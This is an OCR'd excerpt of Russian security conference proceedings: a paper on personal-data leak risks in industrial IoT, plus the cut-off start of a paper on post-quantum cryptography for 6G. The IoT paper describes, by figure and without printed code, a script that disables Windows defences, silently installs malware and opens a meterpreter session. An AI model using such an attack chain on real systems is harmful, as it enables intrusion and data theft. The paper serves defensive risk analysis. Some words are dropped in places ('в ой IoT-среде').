5. Шариков, П. И. Архитектура интегрированного java-приложения для анализа журналов с целью обнаружения компьютерных атак в информационных системах посредством реагирования на различные аномалии безопасности / П. И. Шариков, А. В. Красов, А. В. Майоров // Вестник Дагестанского государственного технического университета. Технические науки. 2025. Т. 52, № 1. С. 147-161. DOI 10.21822/2073-6185-2025-52-1-147-161. EDN AWEHRP.
6. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.

УДК 004.056

МЕТОДИКА АНАЛИЗА АТАК НА УТЕЧКИ ПЕРСОНАЛЬНЫХ ДАННЫХ В IoT-ИНФРАСТРУКТУРЕ

Борисенко Иван Иванович[1], Живодовский Иван Иванович[2], Марков Александр Сергеевич[1]

[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

[2] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: ivanborisenko03@yandex.ru, ivan.zhivodovsky32@mail.ru, alexander.markov.1999@mail.ru

Аннотация. В статье представлено теоретическое исследование методики анализа рисков утечек персональных данных в инфраструктурах Интернета вещей (IoT) на примере IoT. Рассматриваются особенности IoT-систем и приводится обзор современных угроз безопасности и возможных векторов утечки персональных данных в таких системах. Предложен систематизированный подход к анализу рисков, основанный на международных стандартах информационной безопасности (например, ISO/IEC 27001, ISO/IEC 27005) и отечественных стандартах (ГОСТ), с учётом специфики IoT. В качестве результата проведена классификация актуальных угроз и уязвимостей в среде IoT, представленная в табличной форме, а также проанализированы существующие решения и подходы к снижению соответствующих рисков.

Ключевые слова: интернет вещей; IoT; информационная безопасность; утечки персональных данных; анализ рисков; угрозы и уязвимости; ISO/IEC 27001; ISO/IEC 27005; ГОСТ.

METHODOLOGY FOR ANALYZING THE RISKS OF PERSONAL DATA LEAKS IN THE IoT INFRASTRUCTURE

Borisenko Ivan[1], Zhivodovsky Ivan[2], Markov Alexander[1]

[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia

[2] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: ivanborisenko03@yandex.ru, ivan.zhivodovsky32@mail.ru, alexander.markov.1999@mail.ru

Abstract. The article presents a theoretical study of the methodology for analyzing the risks of personal data leaks in Internet of Things (IoT) infrastructures using the example of industrial IoT. The features of industrial IoT systems are considered and an overview of modern security threats and possible vectors of personal data leakage in such systems is provided. A systematic approach to risk analysis is proposed, based on international information security standards (for example, ISO/IEC 27001, ISO/IEC 27005) and domestic standards (GOST), taking into account the specifics of the IoT. As a result, a classification of current threats and vulnerabilities in the industrial IoT environment was carried out, presented in tabular form, and existing solutions and approaches to reducing the relevant risks were analyzed.

Keywords: Internet of Things; industrial IoT; information security; personal data leaks; risk analysis; threats and vulnerabilities; ISO/IEC 27001; ISO/IEC 27005; GOST.

Введение. Industrial IoT (IIoT) является специализированным сегментом IoT, применяемым в производстве. IIoT подразумевает объединение устройств, оборудования, датчиков и систем автоматизации в сеть для обмена данными и интеграции без участия человека. Формально IoT представляет собой совокупность автоматизированных систем управления производственными и/или технологическими процессами, а также отдельных их компонентов, образующих единую информационную инфраструктуру посредством подключения к сети Интернет.

Внедрение IoT-технологий (в рамках концепции «Индустрия 4.0») приносит значительные выгоды в эффективности процессов и аналитике данных. Однако одновременно возрастают и риски безопасности. IoT-инфраструктуры характеризуются распределённой многослойной архитектурой (устройства–шлюзы–сети–облако), большим числом узлов подключения и объёмами передаваемой информации. Это расширяет поверхность атаки и создаёт новые уязвимости, способные угрожать конфиденциальности обрабатываемых данных.

В частности, в IoT-системах могут обрабатываться персональные данные — например, данные о сотрудниках (их действия, биометрические параметры при носимых датчиках, данные видеонаблюдения), а также данные клиентов или пользователей, взаимодействующих с системой. Утечки таких персональных данных способны нанести ущерб людям (нарушение их privacy-приватности) и организации (репутационные, финансовые и правовые последствия). По данным исследований, перехват управления IoT-устройствами и утечки персональных данных являются одними из ключевых рисков для IoT-технологий. Например, согласно отчёту компании Avast, почти четверть (23,7%) IoT-устройств в России имеют уязвимости, создающие угрозу для безопасности пользователей и их личных данных.

Актуальность темы обусловлена регулярными инцидентами утечек информации в IoT-сфере. Известны случаи компрометации баз данных IoT-устройств, приводившие к раскрытию конфиденциальных сведений. Так, описана *«гигантская утечка данных в индустрии IoT»*, когда открытый доступ получили ~2,7 млрд записей, содержавших пароли Wi-Fi, IP-адреса и идентификаторы IoT-устройств.

Хотя в данном случае утечка затронула технические данные, аналогичным образом могут утекать и персональные данные, собираемые IoT-системами. Более того, отраслевые аналитики отмечают, что в 65% успешных кибератак на организации происходит компрометация конфиденциальной информации.

Наиболее ценной из похищаемых данных для злоумышленников является коммерческая тайна, однако, персональные данные сотрудников и клиентов также относятся к конфиденциальной информации и часто становятся мишенью атак. Учитывая требования законодательства о защите персональных данных (например, Федеральный закон РФ №152-ФЗ) и значимость доверия пользователей, вопрос предотвращения утечек ПДн в IoT-системах крайне важен.

Методика анализа рисков утечек данных в IoT-инфраструктуре базируется на общепринятом процессе менеджмента рисков информационной безопасности, адаптированном под особенности IoT. Международные стандарты ISO/IEC 27001 и ISO/IEC 27005 задают основу для такого подхода. ISO/IEC 27001:2022 (стандарт системы менеджмента информационной безопасности, СМИБ) предписывает организациям проводить оценку информационных рисков и выстраивать защиту на основе ее результатов. ISO/IEC 27005:2018, в свою очередь, предоставляет подробное руководство по процессу управления рисками ИБ, поддерживая принципы, заложенные в ISO 27001.

В России данные стандарты приняты в виде соответствующих ГОСТ Р — например, ГОСТ Р ИСО/МЭК 27005-2010 идентичен ISO/IEC 27005:2008. В этих стандартах информация рассматривается как ценное активы, требующие защиты, а *риск безопасности* определяется как вероятность того, что определённая угроза реализует уязвимость актива, причинив ущерб организации. Таким образом, анализ рисков включает идентификацию ключевых активов (в нашем случае — персональных данных и связанных с ними систем IoT), выявление угроз и уязвимостей, оценку вероятности и влияния реализации угроз, а затем выработку мер по уменьшению этих рисков [1].

При адаптации методики в сфере IoT необходимо учесть специфические активы (персональные данные, обрабатываемые IoT-устройствами и платформами), нетипичные уязвимости IoT-технологий и актуальные векторы атак. Процесс анализа рисков в контексте утечек ПДн можно представить следующим образом.

На первом этапе определяется, какие персональные данные собираются и обрабатываются в IoT-инфраструктуре, каковы их объемы и критичность. Также описывается архитектура системы: устройства (сенсоры, контроллеры, компьютеры), коммуникационные сети (протоколы передачи данных, беспроводные каналы, IoT-шлюзы), серверные платформы (локальные или облачные) и потребители данных. В IoT-системах персональные данные могут находиться на периферийных устройствах (например, в памяти сенсоров или камер), передаваться по внутренним сетям предприятия, храниться и обрабатываться в центрах данных или облачных сервисах.

Важно обозначить границы системы и точки взаимодействия с внешними сетями (интернет, корпоративная сеть) — именно там зачастую возникают потенциальные векторы утечки.

Далее проводится выявление актуальных угроз безопасности для выделенных активов. Здесь опираемся как на общие модели угроз информационной безопасности, так и на специфические сценарии, характерные для IoT. К настоящему времени исследователями и экспертами зафиксирован широкий спектр угроз конфиденциальности в IoT-среде — в том числе утечка данных, выдача себя за другого пользователя/устройство, подделка или искажение данных, перехват (прослушивание) трафика, а также юридические коллизии при передаче данных между разными странами.

При анализе необходимо установить, какие уязвимости присутствуют в системе и могут быть использованы для реализации вышеописанных угроз. Отдельно оцениваются уязвимости интеграции IIoT с существующими системами (SCADA/АСУ ТП): использование устаревших протоколов без защиты при обмене данными, отсутствие унифицированной политики безопасности между ИТ-инфраструктурой предприятия и операционной технологической сетью.

На основе проведённого анализа литературы и отчетов экспертов сформирована классификация основных типов угроз и уязвимостей, присутствующих в ой IoT-среде и способных привести к утечке персональных данных. Таблица 1 ниже обобщает выявленные категории, перечисляет примеры и указывает возможные последствия для безопасности персональных данных.

Таблица 1

Классификация угроз и уязвимостей в ом IoT (в контексте утечки персональных данных)

Категория угроз/уязвимостей	Описание и примеры проявления	Потенциальные последствия для ПДн
1.Уязвимости устройств (Edge)	Низкий уровень защищённости IoT-устройств на периферии: устаревшая или уязвимая прошивка, отсутствие обновлений; отсутствие защищённого загрузчика; использование производителем стандартных паролей по умолчанию; аппаратные закладки и уязвимости чипсетов. Злоумышленник может получить физический или удалённый доступ к устройству [2].	Компрометация устройства позволяет похитить данные, хранящиеся локально, или организовать атаку на связанные системы для дальнейшей утечки данных.
2. Сетевые протоколы и коммуникации	Недостатки безопасности при передаче данных: нешифрованные или слабо зашифрованные каналы; беспроводные интерфейсы уязвимы для перехвата или подмены данных; наличие множества открытых портов и сервисов на устройствах и шлюзах [3].	Перехват сетевого трафика ведёт к утечке конфиденциальной информации. Атаки типа «человек посередине» могут позволить внедрить вредоносный код или изменить передаваемые данные.
3. IoT-шлюзы и серверные платформы	Уязвимости программного обеспечения IoT-шлюзов, контроллеров и облачных платформ: ошибки конфигурации, уязвимости веб-интерфейсов и API, недостаточная аутентификация между компонентами. Интеграция с облаком несёт риски атак на облачные хранилища данных. Возможны также ошибки администрирования.	Компрометация шлюза или центральной платформы может привести к масштабной утечке данных, т.к. эти узлы часто агрегируют информацию со множества устройств.
4.Аутентификация и управление доступом	Слабые механизмы аутентификации: использование по умолчанию встроенных учетных записей производителя или простых паролей; отсутствие двуфакторной аутентификации для администраторов; недостаточный контроль прав доступа. Также сюда относятся проблемы управления ключами и сертификатами.	Неавторизованный доступ к устройствам или данным позволяет злоумышленнику напрямую осуществить кражу персональных данных.
5.Злоумышленное ПО и ботнеты	Вредоносное программное обеспечение, нацеленное на IoT: эксплуатация уязвимостей для установки малвари на устройства. Малварь может выполнять скрытую сборку данных, их передачу злоумышленнику или использовать устройства для других атак [4].	Вредонос, проникший в IoT-устройство, может незаметно собирать персональные данные и пересылать их злоумышленнику, вызывая утечку.
6.Интеграция ИТ и ОТ, сторонние сервисы	IoT-инфраструктура часто связана с корпоративной ИТ-системой и системами управления. Уязвимости на стыке этих доменов: недостаточная сегментация сети между офисной сетью и сетью датчиков; доверие к сторонним сервисам или поставщикам платформ. Также включаются supply-chain риски.	Атака через уязвимое звено может дать злоумышленнику доступ к персональным данным, хотя непосредственно IoT-устройства не были уязвимы. Таким образом, утечка может произойти опосредованно, через связанную систему.
7.Человеческий фактор и внутренние угрозы	Ошибки и злоупотребления со стороны персонала: неправильная настройка устройств, потеря/кража устройства сотрудником, использование личных незащищённых гаджетов в ой сети. Инсайдерские угрозы: преднамеренная выгрузка данных работником, имеющим доступ. Фишинговые атаки на администраторов IoT для похищения их учётных данных.	Человеческий фактор может обнулить эффективность технических мер: один неверно настроенный узел способен открыть злоумышленникам путь к данным [5].

Из таблицы 1 видно, что проблемные узлы существуют на каждом уровне IoT — от физических устройств до облачных сервисов. Наибольшую опасность для конфиденциальности ПДн представляют недостатки в защите каналов связи и узлов агрегирования данных, так как их компрометация ведёт к утечке больших объёмов информации.

На рис. 1 представлен скрипт выполнения автоматического нажатия клавиш, в котором выключаются защитные элементы Windows и устанавливается, и запускается вредоносный exe-файл.

Рис 1. Скрипт для выполнения автоматического нажатия клавиш

Рис. 2 демонстрирует практическую реализацию атаки из категории 5 «Злоумышленное ПО и ботнеты» и категории 7 «Человеческий фактор» таблицы классификации угроз. На рис. 1 показан скрипт автоматического нажатия клавиш, который позволяет злоумышленнику обойти защитные механизмы Windows и незаметно установить вредоносное ПО [6].



Рис 2. Результат выполнения автоматического нажатия клавиш

Технически скрипт автоматизирует:

1. Отключение защитных механизмов операционной системы Windows.
2. Автоматическую установку вредоносного exe-файла.
3. Запуск вредоносного ПО без ведома пользователя.

Рис. 2 демонстрирует результат выполнения данного скрипта — успешную установку вредоносного ПО. В контексте IoT-инфраструктуры такой вектор атаки может быть использован для компрометации устройств управления или устройств, имеющих доступ к IoT-системе. Успешная установка вредоносного ПО позволяет злоумышленнику получить несанкционированный доступ к системе с потенциальной возможностью кражи персональных данных из IoT-инфраструктуры.

На рис. 3 продемонстрирован результат выполнения автоматического нажатия клавиш и процесс выполнения соединения meterpreter на Kali Linux.

Рис. 3. Результат выполнения соединения meterpreter на Kali Linux

Рис. 3 показывает практическую реализацию атаки через установление сессии meterpreter из фреймворка Metasploit на компьютере с операционной системой Kali Linux. Meterpreter представляет собой расширенное средство для удаленной эксплуатации скомпрометированных систем и относится к категориям угроз 3 (IoT-шлюзы и серверные платформы) и 6 (Интеграция ИТ и ОТ) из приведенной выше таблицы классификации.

В практическом контексте этот рисунок демонстрирует, как после успешного выполнения скрипта автоматизации (показанного на рис. 1 и 2) злоумышленник получает удаленный доступ к скомпрометированной системе. Данный инструмент позволяет:

- получить удаленный доступ к системе с повышенными привилегиями;
- выполнять команды от имени пользователя скомпрометированной системы;
- собирать и похищать персональные данные с атакованного устройства;
- устанавливать дополнительное вредоносное ПО для расширения доступа.

В контексте IoT-инфраструктуры подобная атака может быть использована для компрометации критических узлов, таких как шлюзы или серверы управления, что предоставит злоумышленнику доступ к персональным данным, обрабатываемым в системе.

На рис. 4 продемонстрирован пример взаимодействия между ОС Kali Linux и Windows, используя meterpreter.



Рис. 4. Пример взаимодействия между ОС Kali Linux и Windows, используя meterpreter.

Рис. 4 показывает процесс взаимодействия между операционными системами Kali Linux (используемой атакующим) и Windows (скомпрометированной системой) через meterpreter. Этот рисунок иллюстрирует практическую реализацию угроз категорий 2 (Сетевые протоколы и коммуникации), 4 (Аутентификация и управление доступом) и 5 (Злоумышленное ПО) из таблицы классификации.

Данная иллюстрация демонстрирует:

1. Возможность удаленного выполнения команд на скомпрометированной системе.

2. Получение подробной информации о системе, что может включать доступ к конфиденциальным данным.
3. Потенциал для извлечения персональных данных с атакованного устройства.

В контексте безопасности IoT-инфраструктуры этот пример наглядно показывает, как после успешной компрометации одного из узлов (например, административного компьютера или IoT-шлюза) злоумышленник может получить полный контроль над системой. Это может привести к:

- несанкционированному доступу к персональным данным, хранящимся и обрабатываемым в IoT-системе;
- возможности внедрения дополнительных вредоносных программ для дальнейшего расширения атаки;
- получению доступа к другим устройствам в сети, что может привести к масштабной утечке данных.

Такая демонстрация подтверждает теоретические уязвимости, описанные в таблице 1, и показывает реальность угрозы утечки персональных данных через компрометацию ключевых узлов IoT-инфраструктуры.

Столкнувшись с многообразием угроз, описанных в предыдущем разделе, отраслевое сообщество и разработчики выработали ряд подходов и решений для повышения безопасности IoT-систем. Ниже обобщены наиболее распространённые меры, направленные на предотвращение утечек персональных данных в ом IoT (в скобках указаны соответствующие категории угроз из таблицы 1, на которые нацелена мера):

Безопасность по проекту (Security by Design) — внедрение механизмов защиты на стадии разработки и планирования IoT-системы. Это включает обязательное шифрование всех чувствительных данных при передаче (решение для кат.2), встроенную поддержку обновления прошивок (кат.1,5) и использование проверенных криптографических библиотек [7]. Следование принципу «безопасность по умолчанию» означает отключение небезопасных сервисов и портов изначально, требование смены пароля при первом запуске устройства и пр. Если IoT-среда спроектирована с учётом угроз, вероятность успешной реализации атак снижается с самого начала.

Применение перечисленных мер в комплексе значительно повышает уровень защиты персональных данных в ом IoT. Как отмечают специалисты, безопасность IoT должна начинаться на этапе проектирования системы и охватывать все уровни, включая сети. Отдельное внимание стоит уделять защите наиболее критичного узла — IoT-шлюза, через который проходит весь поток данных: его компрометация открывает злоумышленникам путь и в технологическую сеть OT, и в управление ИТ-системой предприятия. Следование отраслевым стандартам и лучшим практикам позволяет чётко разделить домены и контролировать коммуникации, препятствуя распространению угроз.

IoT-системы в ости обладают рядом особенностей (распределённость, мульти-протокольность, тесная связь с физическими процессами), которые порождают как новые угрозы, так и обостряют старые проблемы кибербезопасности. Установлено, что утечки персональных данных могут происходить через множество векторов — от компрометации отдельных датчиков или контроллеров до атак на облачные платформы и человеческих ошибок. Предложенная методика анализа рисков, основанная на стандартах ISO/ГОСТ и дополненная учётом специфики IoT, позволяет структурировано выявлять наиболее опасные сценарии утечки и нацеливать ресурсы на их предотвращение [8].

Заключение. Ключевым выводом работы является подтверждение того, что эффективное снижение рисков утечки ПДн достигается лишь сочетанием организационных и технических мер безопасности на всех уровнях IoT-инфраструктуры. Результаты классификации угроз показывают, насколько важно “поднимать планку” безопасности даже для самых маломощных и периферийных узлов системы, поскольку компрометация любого звена способна привести к значимому инциденту. По мере дальнейшего распространения IoT в ости потребуется непрерывное совершенствование подходов к обеспечению безопасности. Новые типы устройств, появление технологий 5G/6G, развитие искусственного интеллекта для анализа данных — все это будет создавать как новые возможности, так и новые уязвимости. Поэтому методика анализа рисков должна эволюционировать, интегрируя опыт происходящих инцидентов и обновления стандартов. Тем не менее фундаментальной основой останется принципиальный подход, описанный в статье: знание своей системы, понимание актуальных угроз и систематическая работа по снижению рисков утечки персональных данных.

СПИСОК ЛИТЕРАТУРЫ

1. Технические аспекты управления с использованием сети Интернет : Монография / А. А. Алейников, К. З. Билятдинов, А. В. Красов [и др.]. Санкт-Петербург : Центр научно-информационных технологий «Астерион», 2016. 305 с. ISBN 978-5-00045-408-4. EDN XGTJLL.
2. Красов, А. В. Метод управления трафиком в гибридной программно-определяемой сети / А. В. Красов, М. В. Левин, А. Ю. Цветков // Информационные технологии и телекоммуникации. 2016. Т. 4, № 2. С. 53-63. EDN XDCOST.
3. Контроль, измерение и интеллектуальное управление трафиком : монография / А. А. Алейников, К. З. Билятдинов, А. В. Красов, М. В. Левин. Санкт-Петербург : Центр научно-информационных технологий «Астерион», 2016. 92 с. ISBN 978-5-00045-385-8. EDN WLROTL.
4. Липатников В.А., Парфиров В.А., Шевченко А.А., Мелехов К.В. Модель процесса обеспечения безопасности сети передачи данных в условиях информационного противоборства // Актуальные проблемы защиты и безопасности: Труды XXVI Всероссийской научно-практической конференции, Санкт-Петербург, 03–06 апреля 2023 года. Том 1. СПб. : Типография Любавич, 2023. С. 569-572.
5. Шевченко А. А. Модель процесса защиты информационно-телекоммуникационной сети от несанкционированного воздействия // Инновационная деятельность в Вооруженных Силах Российской Федерации: Труды всеармейской научно-практической конференции, Санкт-Петербург, 10–11 октября 2019 года. СПб. : ФГКВОУ ВО Военная академия связи им. Маршала Советского Союза С.М. Буденного» МО РФ, 2019. С. 166-173.
6. InfoWatch Analytics. Гигантская утечка данных в индустрии IoT. 2021.
7. ISO/IEC 27001 Information Security Management Systems Requirements. International Organization for Standardization, 2022.
8. Липатников В.А., Шевченко А.А., Омаров Р.Г. Способ защиты информационных сетей транспортных систем от DDoS-атак с прогнозированием // Транспорт России: проблемы и перспективы 2019: Материалы международной-научно-практической конференции, Санкт-Петербург, 12–13 ноября 2019 года. Том 1. Санкт-Петербург: Институт проблем транспорта им. Н.С. Соломенко РАН, 2019. С. 413-417.

УДК 004.056

КВАНТОВО-УСТОЙЧИВАЯ КРИПТОГРАФИЯ В СЕТЯХ 6G

Брюшинин Александр Юрьевич, Второв Олег Павлович, Шевченко Александр Александрович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: albr135246@gmail.com, oleg20vtorov@gmail.com, alex_pavel1991@mail.ru

Аннотация. Стремительное развитие квантовых вычислений ставит под вопрос надежность современных криптографических алгоритмов, так как в основном они основаны на вычислительной сложности конкретных задач. Несмотря на то, что квантовые вычисления находятся все еще на начальных этапах своего развития, уже необходимо предпринимать меры по переходу к квантово-устойчивой криптографии. В статье рассматривается текущее развитие технологии квантовых вычислений, методы шифрования, применяемые в нынешних реалиях, а также развитие постквантовых методов криптографии.

Ключевые слова: симметричная и ассиметричная криптография; квантовые вычисления; сети шестого поколения; квантово-устойчивая криптография; постквантовые методы.

QUANTUM-RESISTANT CRYPTOGRAPHY IN 6G NETWORKS

Bryushinin Alexander, Vtorov Oleg, Shevchenko Aleksandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: albr135246@gmail.com, oleg20vtorov@gmail.com, alex_pavel1991@mail.ru

Abstract. The rapid development of quantum computing calls into question the reliability of modern cryptographic algorithms, since they are mainly based on the computational complexity of specific tasks. Despite the fact that quantum computing is still in the early stages of its development, it is already necessary to take measures to transition to quantum-stable cryptography. The article examines the current development of quantum computing technology, encryption methods used in the current reality, as well as the development of post-quantum cryptography methods.

Keywords: symmetric and asymmetric cryptography; quantum computing; sixth generation networks; quantum-stable cryptography; post-quantum methods.

Введение. Квантовые вычисления привлекают все большее внимание и инвестиции в современном мире. Они знаменуют существенный скачек в вычислительной мощности, раскрывая перспективы для решения задач, которые до сих пор считались неразрешимыми. Развитие этой технологии, особенно в части стабильных и масштабируемых кубитов, обещает революцию в таких областях, как медицина, материаловедение, финансы, ускоряя научные открытия и внедрение инноваций. Однако бурное развитие квантовых вычислений ставит под вопрос надежность существующих криптографических методов. Ведь множество криптографических алгоритмов основаны на вычислительной сложности конкретных задач. Несмотря на то, что квантовые вычисления все еще находятся на начальном этапе своего развития, уже сейчас необходимо предпринимать шаги по переходу к квантово-устойчивой криптографии.

Сети 6G, находящиеся на стадии активной разработки, обещают предоставить беспрецедентные скорости передачи данных, сверхнизкую задержку и массовое подключение устройств, открывая возможности для новых приложений, таких как голографическая связь, расширенная реальность и полностью автономные системы. Однако для реализации потенциала 6G необходимо решить ряд проблем, включая обеспечение безопасности и конфиденциальности данных, а также разработку энергоэффективных технологий. Поскольку для реализации сложных механизмов безопасности в сетях шестого поколения будут применяться как симметричные, так и асимметричные криптографические методы, развитие квантовых вычислений окажет значительное влияние на эти механизмы.

Эта статья представляет собой обзор современного состояния квантово-устойчивой криптографии. В ней освещаются ключевые концепции современных криптографических алгоритмов, анализируются потенциальные проблемы асимметричных алгоритмов, и рассматриваются последние достижения в области квантовых вычислений, а также перспективы постквантовых методов криптографии для обеспечения безопасности в будущих сетях 6G.

Современная криптография. Криптография — это наука о математических методах, применяемых для шифрования и дешифрования информации, предназначенных для защиты конфиденциальности, целостности и подлинности данных. Она включает в себя разработку и использование алгоритмов, протоколов и систем, которые делают информацию нечитаемой для неавторизованных лиц, обеспечивают ее неизменность при передаче или хранении и подтверждают авторство или источник данных.

Современную криптографию можно разделить на 4 примитива:

- симметричное шифрование;
- асимметричное шифрование (шифрование с открытым ключом);
- хеширование;
- цифровая подпись.

Основным принципом в симметричном шифровании является использование одного и того же секретного ключа для шифрования и расшифровки данных. В данном способе осуществляются преобразование, чтобы предотвратить просмотр ключа злоумышленником. Из данного описания понятно, что симметричная криптография требует наличия доверенного канала для передачи секретного ключа. Одним из самых распространённых алгоритмов симметричного блочного шифрования является AES [1–3]. Он применяется для защиты конфиденциальных данных в различных приложениях, от хранения файлов до безопасной передачи информации по сети.

Также существует предшественник AES — DES. Сейчас этот алгоритм уже считается устаревшим и не применяется из-за низкой стойкости. Необходимо упомянуть также про 3DES (Triple DES) — это модификация алгоритма DES, как понятно из названия, данный алгоритм применяет трижды DES для каждого блока данных, увеличивая тем самым криптографическую стойкость. Хоть данный алгоритм и является улучшенной версией DES, он все равно уступает AES как в скорости обработки, так и в эффективности.

На рис. 1 представлены основные процедуры алгоритма AES. Замена байтов по таблице S, циклический сдвиг строк блока данных, матричное преобразование столбцов блока данных, операция исключающего ИЛИ (XOR).



Рис. 1. Основные процедуры алгоритма шифрования AES

В основе асимметричных алгоритмов лежит использование пары ключей: открытый ключ, который может быть свободно передан, и закрытый ключ, который должен быть секретным. Логика использования ключей следующая: если данные были зашифрованы с помощью открытого ключа, то расшифровать их можно только с помощью соответствующего секретного ключа, и на оборот. Использовать ключи из разных пар не получится. В основном ассиметричные криптографические методы медленнее симметричных, но не требуют обязательного безопасного канала для передачи ключа. Закрытый ключ в асимметричных алгоритмах хранится в секрете, открытый же ключ может применяться для шифрования сообщений или проверки цифровых подписей. Одним из самых известных ассиметричных алгоритмов является RSA [4–5].

Данный метод основан на вычислительной сложности задачи факторизации больших полупростых чисел. Также существует метод ECC, который основан на математике эллиптических кривых и обеспечивает более высокую безопасность с меньшими размерами ключей, чем RSA, что делает его подходящим для мобильных устройств и IoT.

Для осуществления безопасного обмена секретным ключом по незащищенному каналу связи без предварительной передачи информации между двумя и более сторонами используется криптографический протокол Диффи-Хеллмана. Этот общий секретный ключ затем может быть использован для шифрования дальнейшей коммуникации с помощью симметричных алгоритмов.

На рис. 2 показана схема шифрования и дешифрования по алгоритму RSA.

